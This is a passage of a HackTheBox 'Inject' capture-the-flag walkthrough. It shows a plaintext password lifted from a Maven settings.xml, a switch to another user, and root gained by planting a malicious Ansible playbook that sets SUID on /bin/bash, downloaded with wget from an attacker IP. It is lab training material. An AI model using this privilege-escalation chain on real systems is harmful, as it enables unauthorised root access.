Now lets cat this out

```
frank@inject:~/m2$ cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
           xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
frank@inject:~/m2$
```

So user phil's creds here

⚠ Phil's Creds

```
Username : phil  
Password : DocPhillovestoInject123
```

Lets login as this user

```
frank@inject:~/m2$ su phil  
Password:  
phil@inject:/home/frank/.m2$ id  
uid=1001(phi) gid=1001(phi) groups=1001(phi),50(staff)  
phil@inject:/home/frank/.m2$
```

And here is your user.txt

```
phil@inject:/home/frank/.m2$ cd  
phil@inject:~$ ls  
user.txt  
phil@inject:~$ ls -al  
total 24  
drwxr-xr-x 3 phil phil 4096 Feb 1 2023 .  
drwxr-xr-x 4 root root 4096 Feb 1 2023 ..  
lrwxrwxrwx 1 root root 9 Feb 1 2023 .bash_history -> /dev/null  
-rw-r--r-- 1 phil phil 3771 Feb 25 2020 .bashrc  
drwx----- 2 phil phil 4096 Feb 1 2023 .cache  
-rw-r--r-- 1 phil phil 807 Feb 25 2020 .profile  
-rw-r----- 1 root phil 33 Oct 17 13:55 user.txt  
phil@inject:~$
```

Vertical PrivEsc

This user is part of a group lets see all the files that the group can write to

```
Interesting GROUP writable files (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
Group staff:
/opt/automation/tasks
/var/local
/usr/local/lib/python3.8
/usr/local/lib/python3.8/dist-packages
/usr/local/share/fonts
```

Lets see what we can do in here

```
phil@inject:~$ cd /opt/automation/tasks
phil@inject:/opt/automation/tasks$ ls
playbook_1.yml
phil@inject:/opt/automation/tasks$ cat playbook_1.yml
- hosts: localhost
  tasks:
    - name: Checking webapp service
      ansible.builtin.systemd:
        name: webapp
        enabled: yes
        state: started
phil@inject:/opt/automation/tasks$
```

We need to figure out what is running this file as we cant write to this

Lets run pspy to figure that out

```
2024/10/17 16:09:24 CMD: UID=0 PID=4 |
2024/10/17 16:09:24 CMD: UID=0 PID=3 |
2024/10/17 16:09:24 CMD: UID=0 PID=2 |
2024/10/17 16:09:24 CMD: UID=0 PID=1 | /sbin/init auto automatic-ubiquity noprompt
2024/10/17 16:10:01 CMD: UID=0 PID=43734 | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2024/10/17 16:10:01 CMD: UID=0 PID=43733 | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0 PID=43732 | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0 PID=43731 | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2024/10/17 16:10:01 CMD: UID=0 PID=43730 | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0 PID=43729 | /usr/sbin/CRON -f
2024/10/17 16:10:01 CMD: UID=0 PID=43728 | /usr/sbin/CRON -f
```

So ansible is just running any file with .yml as we can write to that folder lets add a malicious yaml file that get executed
I found this useful

PrivEsc with Automation Task

If the target system runs automation tasks with Ansible Playbook as root and we have write permission of task files (`tasks/`), we can inject arbitrary commands in `yaml` file.

For example, create a new file `/opt/ansible/tasks/evil.yaml`.

```
- hosts: localhost
  tasks:
    - name: Evil
      ansible.builtin.shell: |
        chmod +s /bin/bash
      become: true
```



After a while, we can escalate the root privilege by executing the following command.

```
/bin/bash -p
```

Lets make a `yaml` file now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4 (1m 19.30s)
nvim evil.yaml
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4 (0.025s)
```

```
cat evil.yaml
```

```
- hosts: localhost
  tasks:
    - name: Evil
      ansible.builtin.shell: |
        chmod +s /bin/bash
      become: true
```

Now lets upload this and wait `/bin/bash` to have the `suid` added

```
phil@inject:/opt/automation/tasks$ wget http://10.10.16.14/evil.yml
--2024-10-17 16:17:55-- http://10.10.16.14/evil.yml
Connecting to 10.10.16.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 117 [application/octet-stream]
Saving to: 'evil.yml'

evil.yml          100%[=====]      117  --.-KB/s   in 0s

2024-10-17 16:17:56 (4.02 MB/s) - 'evil.yml' saved [117/117]

phil@inject:/opt/automation/tasks$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash
phil@inject:/opt/automation/tasks$
```

now lets get root

```
phil@inject:/opt/automation/tasks$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash
phil@inject:/opt/automation/tasks$ /bin/bash -ip
bash-5.0# id
uid=1001(phi) gid=1001(phi) euid=0(root) egid=0(root) groups=0(root),50(staff),1001(phi)
bash-5.0#
```

And here is your root.txt

```
bash-5.0# cd /root
bash-5.0# ls -al
total 36
drwx----- 6 root staff 4096 Oct 17 13:55 .
drwxr-xr-x 18 root root 4096 Feb 1 2023 ..
drwxr-xr-x 3 root root 4096 Jan 30 2023 .ansible
lrwxrwxrwx 1 root root 9 Jan 24 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3158 Sep 1 2022 .bashrc
drwx----- 2 root root 4096 Feb 1 2023 .cache
drwx----- 2 root root 4096 Feb 1 2023 .config
drwxr-xr-x 3 root root 4096 May 25 2022 .local
-rw-r--r-- 1 root root 150 Oct 20 2022 playbook_1.yml
-rw-r----- 1 root root 33 Oct 17 13:55 root.txt
bash-5.0#
```

Thanks for reading :)